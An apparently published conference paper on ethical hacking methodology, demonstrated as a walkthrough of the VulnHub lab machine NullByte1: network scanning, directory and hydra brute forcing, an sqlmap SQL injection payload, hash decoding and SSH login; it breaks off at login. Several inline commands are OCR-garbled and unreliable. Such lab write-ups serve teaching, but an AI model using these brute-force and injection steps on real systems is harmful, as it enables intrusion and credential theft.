Systematic Approach for Network Security Using Ethical Hacking Technique

Aswathy Mohan, G. Aravind Swaminathan, and Jeenath Shafana

Abstract Every organization has implemented cybersecurity for network security. Both web applications and organizations' network security should be free from complex vulnerabilities. It refers to the security flaws in the network or weakness in the web applications. By using the exploits available, the hacker could attack our target system to steal confidential data. So, to secure the security of networks the most common and major technique used is ethical hacking. It comprises complex levels of vulnerability assessment and performing penetration testing by using the identified exploits. In this research paper, I have demonstrated and analyzed the methodologies through which the pen tester accesses the target system, identifying exploits, attacking the target system using the identified exploit privilege escalation, and capturing the root flag to access the data. Finally, before exiting he should clear the system as before. Finally, the pen tester generates a report containing the guidelines to eliminate the security flaws and improve network security.

Keywords Ethical hacking · Methodology · Hacker · Network security · Vulnerability · Privilege escalation

1 Introduction

Ethical hacking refers to the combination of vulnerability assessment and penetration testing techniques. In this technique, Kali Linux is used as a host system since it

A. Mohan (✉) · G. Aravind Swaminathan
Department of Computer Science, Francis Xavier Engineering College, Anna University, Thirunelveli, Tamil Nadu, India
e-mail: aswamoha@gmail.com

G. Aravind Swaminathan
e-mail: aravindswaminathan.g@francisxavier.ac.in

J. Shafana
Department of Computer Science, SRM University, Chennai, Tamil Nadu, India
e-mail: jeenathn1@srmist.edu.in

© The Author(s), under exclusive license to Springer Nature Singapore Pte Ltd. 2023

G. Rajakumar et al. (eds.), *Intelligent Communication Technologies and Virtual Mobile Networks*, Lecture Notes on Data Engineering and Communications Technologies 131,
https://doi.org/10.1007/978-981-19-1844-5_4

comprises all automated tools available. Security can be guaranteed by some protection mechanisms: prevention, detection, and response [1]. Using these automated tools and methodologies, the pen tester will attack the target system. Pen testing is performed using the identified vulnerabilities and exploits. Finally, the pen tester will generate a report, which contains the solutions or methods through which the organization can eliminate the security loopholes in the target system successfully. In this way, the security of networks is ensured. Using this technique, attacks from cybercriminals can be eliminated. In this proposed work, network security is retained with the help of ethical hacking using penetration testing and vulnerability assessment. Every technology which we are handling has a great advantage and unnoticeable disadvantage too. That is mainly used as loop holes by hackers and this leads to many crimes now a days [2].

2 Penetration Testing

Penetration testing is performed by a group of penetration testers. They are also known as pen testers. In this technique in the initial phase, planning about the target system is done and all available information about the target system is collected. In the next phase, the pen testers will identify the available complex vulnerabilities in the target system through the automated tools and methodologies available. Since Kali Linux is used as the host system, it contains all the automated tools available. In the third phase, they will exploit the vulnerabilities and attack the target system as a normal user. Then through the privilege escalation method, they will act as root users and capture the root flag to access the information. Before exiting, they will clear the system as it was before the attack. Finally, they will generate a pen testing report, which contains the identified vulnerability list and the guidelines or methods to eliminate the security flaws in the network of the organization. This is an efficient method to eliminate the attack from hackers or cybercriminals. Some of the designed security methods are proof of correctness, layered design, and software engineering environments and finally penetration testing [3].

3 Algorithm

```
Step 1: Start
Step 2: Setting up the target system
Step 3: Footprinting
Step 4: Identifying the vulnerabilities
Step 5: Exploitation
Step 6: Target system login
Step 7: Root user login
Step 8: Report analysis
```

Step 9: Clearing and exit
Step 10: Stop.

4 Proposed System

Web applications vulnerabilities allow attackers to perform malicious actions that range from gaining unauthorized account access to obtaining sensitive data [4]. Penetration testing involves a virtual pen testing laboratory that uses a VMware workstation as the platform to perform testing. For demonstration purposes, we have selected a target system from one of the pen testing and learning platforms. VulnHub is one of such learning platforms, which contains a set of target systems for owasp students for learning purposes. So, to perform pen testing we require one host system, a target system, and the VMware workstation. Here, we have used Kali Linux as the host system since it contains all automated tools available for pen testing. Nullbyte1 is the target system used here which is provided by VulnHub platform. Initially, we have to download and import the target system nullbyte1 and host system Kali Linux to VMware environment, and start running. Vulnerabilities are an open door which leads to threat and exploit the data occurring unexpected events [5].

First let us start with the scanning and enumeration to find the IP of our target machine (nullbyte1) and then will try to gain as much knowledge about our box, respectively.


Step 1: To find the IP address of the target machine.

Use different commands to achieve this like arp-scan, nmap, or netdiscover (Fig. 1).

$ sudo arp-scan-l

Now, the IP of the target machine is obtained, i.e., 192.168.0.124, initialized to enumerate the target.


Step 2: Let us scan our target to see which ports are opened and what services they are running (Fig. 2).



```
┌─(kali㉿kali)-[~/ctf/nullbyte1]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:0e:34:8d, IPv4: 192.168.0.105
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.104   10:5b:ad:52:d0:91       Mega Well Limited
192.168.0.124   08:00:27:58:96:27       PCS Systemtechnik GmbH
192.168.0.1     cc:2d:21:11:ff:38       Tenda Technology Co.,Ltd.Dongguan branch
192.168.0.1     cc:2d:21:11:ff:38       Tenda Technology Co.,Ltd.Dongguan branch (DUP: 2)
192.168.0.110   58:85:a2:2e:12:bb       Realme Chongqing MobileTelecommunications Corp Ltd

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.322 seconds (110.25 hosts/sec). 5 responded
```

Fig. 1 IP scan



```
┌──(kali㉿kali)-[~/ctf/nullbyte1]
└─$ cat allport_scriptscan
# Nmap 7.91 scan initiated Wed Aug 25 07:39:54 2021 as: nmap -sV -sC -p- -oN allport_scriptscan 192.168.0.124
Nmap scan report for 192.168.0.124
Host is up (0.0032s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Null Byte 00 - level 1
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          39594/tcp   status
|   100024  1          41835/udp6  status
|   100024  1          59613/udp   status
|_  100024  1          60455/tcp6  status
777/tcp   open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 16:30:13:d9:d5:55:36:e8:1b:b7:d9:ba:55:2f:d7:44 (DSA)
|   2048 29:aa:7d:2e:60:8b:a6:a1:c2:bd:7c:c8:bd:3c:f4:f2 (RSA)
|   256 60:06:e3:64:8f:8a:6f:a7:74:5a:8b:3f:e1:24:93:96 (ECDSA)
|_  256 bc:f7:44:8d:79:6a:19:48:76:a3:e2:44:92:dc:13:a2 (ED25519)
39594/tcp open  status  1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Aug 25 07:40:42 2021 -- 1 IP address (1 host up) scanned in 47.34 seconds
```

Fig. 2 Target port scan

$nmap-sV-sC 192.168.0.124-p--oN allports_scriptscan


We found out that port 777 (SSH), 39,594 (RPC), 80 (http), and 111 (rpcbind) are open on the target machine and can see the version of the services running.

Step 3: Let us visit the webserver running on this machine on port 80 (Fig. 3).

The site had an image. After checking the source code, we could not find anything except the gif. After downloading the git with wget, we can check the meta data of the image with exiftool (Fig. 4).


$ exiftool main.gif

We can see a comment in there. First, I thought that could be the password for something. Then, I decided to do a directory bruteforcing.



If you search for the laws of harmony, you will find knowledge.

Fig. 3 Webserver in port 80



```
┌──(kali㉿kali)-[~/ctf/nullbyte1]
└─$ exiftool main.gif
ExifTool Version Number         : 12.16
File Name                       : main.gif
Directory                       : .
File Size                       : 16 KiB
File Modification Date/Time     : 2015:08:01 12:39:30-04:00
File Access Date/Time           : 2021:08:26 08:21:03-04:00
File Inode Change Date/Time     : 2021:08:26 08:20:54-04:00
File Permissions                : rw-r--r--
File Type                       : GIF
File Type Extension             : gif
MIME Type                       : image/gif
GIF Version                     : 89a
Image Width                     : 235
Image Height                    : 302
Has Color Map                   : No
Color Resolution Depth          : 8
Bits Per Pixel                  : 1
Background Color                : 0
Comment                         : P-): kzMb5nVYJw
Image Size                      : 235x302
Megapixels                      : 0.071
```

Fig. 4 Exiftool execution

Step 4: Let us try to do directory bruteforcing with gobuster to find any interesting directories or files (Fig. 5).

$ gutbuster dir–URL http://ip/-w/usr/share/wordlists/dirb/big.txt

As we can see, there is phpMyAdmin running on the webserver. Maybe that comment is the password for root.

Step 5: Let us check the phpMyAdmin login form (Fig. 6).

Default password did not work. Same with the comment we got from meta data of the gif. After that, I decided to try that comment as a directory on the webpage (Fig. 7).

And it worked. It is asking some kind of key as input. We can check the source code to see whether we can find anything.


Source code shows a comment saying that password is not that difficult (Fig. 8).

Step 6: Let us try to bruteforce the key using hydra (Fig. 9).

$hydra-l "-P/usr/share/wordlists/rockyou.txt ip"
http-post-form'/kzMb5nVYJw/index.php:key=^PASS^:F=invalid key'

And got the correct key. Let us try it (Fig. 10).


After entering the key, we get next page with username as input. After testing different inputs, I noticed that when given an empty username it shows/fetches all users may be from database (Fig. 11).



```
┌──(kali㉿kali)-[~/ctf/nullbyte1]
└─$ gobuster dir --url http://192.168.0.124/ -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.124/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/09/01 03:19:03 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 297]
/.htpasswd            (Status: 403) [Size: 297]
/javascript           (Status: 301) [Size: 319] [--> http://192.168.0.124/javascript/]
/phpmyadmin           (Status: 301) [Size: 319] [--> http://192.168.0.124/phpmyadmin/]
/server-status        (Status: 403) [Size: 301]
/uploads              (Status: 301) [Size: 316] [--> http://192.168.0.124/uploads/]

===============================================================
2021/09/01 03:19:19 Finished
===============================================================
```

Fig. 5 Directory bruteforcing



Welcome to phpMyAdmin

#1045 Cannot log in to the MySQL server

Language

English


Log in

Username: root

Password:


Go

Fig. 6 PhpMyAdmin login form




Key:

Fig. 7 Running comment as webpage to get password



```
<center>
<form method="post" action="index.php">
Key:<br>
<input type="password" name="key">
</form>
</center>
<!-- this form isn't connected to mysql, password ain't that complex --!>
```


Fig. 8 Source code of webpage



```
┌──(kali㉿kali)-[~/ctf/nullbyte1]
└─$ cat bruteforce
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-08-26 08:37:57
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.0.124:80/kzMb5nVYJw/index.php:key=^PASS^:F=invalid key
[STATUS] 3369.00 tries/min, 3369 tries in 00:01h, 14341030 to do in 70:57h, 16 active
[STATUS] 3480.33 tries/min, 10441 tries in 00:03h, 14333958 to do in 68:39h, 16 active
[80][http-post-form] host: 192.168.0.124   password: elite
[STATUS] 3878.29 tries/min, 27148 tries in 00:07h, 14317251 to do in 61:32h, 16 active
[STATUS] 4235.73 tries/min, 63536 tries in 00:15h, 14280863 to do in 56:12h, 16 active
[STATUS] 4397.19 tries/min, 136313 tries in 00:31h, 14208086 to do in 53:52h, 16 active
[STATUS] 4451.79 tries/min, 209234 tries in 00:47h, 14135165 to do in 52:56h, 16 active
[STATUS] 4478.60 tries/min, 282152 tries in 01:03h, 14062247 to do in 52:20h, 16 active
[STATUS] 4494.58 tries/min, 355072 tries in 01:19h, 13989327 to do in 51:53h, 16 active
[STATUS] 4417.49 tries/min, 419662 tries in 01:35h, 13924737 to do in 52:33h, 16 active
```

Fig. 9 Bruteforce key using hydra



Search for usernames:

Enter username:

test


Fig. 10 Execution with correct key

Step 7: Let us try sql injection on that usrtosearch input field using sqlmap (Fig. 12).

$sqlmap—url: http://192.168.0.124/kzMb5nVYJw/420search.php?usrtosearch=--dbs


And it worked. We can see available databases.

Step 8: Let us dump tables of different databases.



```
EMP ID :1
EMP NAME : ramses
EMP POSITION :
--------------------------------
EMP ID :2
EMP NAME : isis
EMP POSITION : employee
--------------------------------
EMP ID :100
EMP NAME : d3vls
EMP POSITION : joker
--------------------------------
Fetched data successfully
```

Fig. 11 Empty username




```
    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: usrtosearch=" UNION ALL SELECT CONCAT(0x716a6a6271,0x
4c654d6f4a6f4274734453505159,0x716b7a7871),NULL,NULL#
---
[04:18:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 8 (jessie)
web application technology: Apache 2.4.10
back-end DBMS: MySQL >= 5.5
[04:18:24] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] seth
```

Fig. 12 Sql injection using sqlmap

$ sqlmap—url: http://192.168.0.124/kzMb5nVYJw/420search.php?usrtosearch=-Dseth--dump

After dumping tables inside seth database, we can see a hashed password for ramses user (Fig. 13).



```
[04:24:01] [INFO] fetching tables for database: 'seth'
[04:24:01] [INFO] fetching columns for table 'users' in database 'seth'
[04:24:01] [INFO] fetching entries for table 'users' in database 'seth'
Database: seth
Table: users
[2 entries]
+----+---------------------------------------------+--------+------------+
| id | pass                                        | user   | position   |
+----+---------------------------------------------+--------+------------+
| 1  | YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE | ramses | <blank>    |
| 2  | --not allowed--                             | isis   | employee   |
+----+---------------------------------------------+--------+------------+
```

Fig. 13 Dumping tables of different databases

Step 9: Let us try to decode that hash by first finding out the type (Fig. 14).

It says that hash is base64 encoded. After decoding with base64, it gave another hash (Fig. 15).

After identifying this hash, it gave us MD5 (Fig. 16).


Decoding that with crackstation gave us password for ramses as omega.

Step 10: Let us login with those credentials into ssh which is on port 777 (Fig. 17).

$ ssh ramses@192.168.0.124-p777


After this, we can check for commands and we can run on behalf of other users.

$ sudo-l.




```
YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE - Possible algorithms: Base64 Encoded String
```

Fig. 14 Decoding hash




```
YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE:c6d6bd7ebf806f43c76acc3681703b81
```

Fig. 15 Decoding with base64



```
c6d6bd7ebf806f43c76acc3681703b81 - Possible algorithms: MD5
```

Fig. 16 MD5




```
┌──(kali㉿kali)-[~/ctf/nullbyte1]
└─$ ssh ramses@192.168.0.124 -p 777
ramses@192.168.0.124's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 29 22:36:41 2021 from 192.168.0.104
ramses@NullByte:~$ id
uid=1002(ramses) gid=1002(ramses) groups=1002(ramses)
ramses@NullByte:~$
```

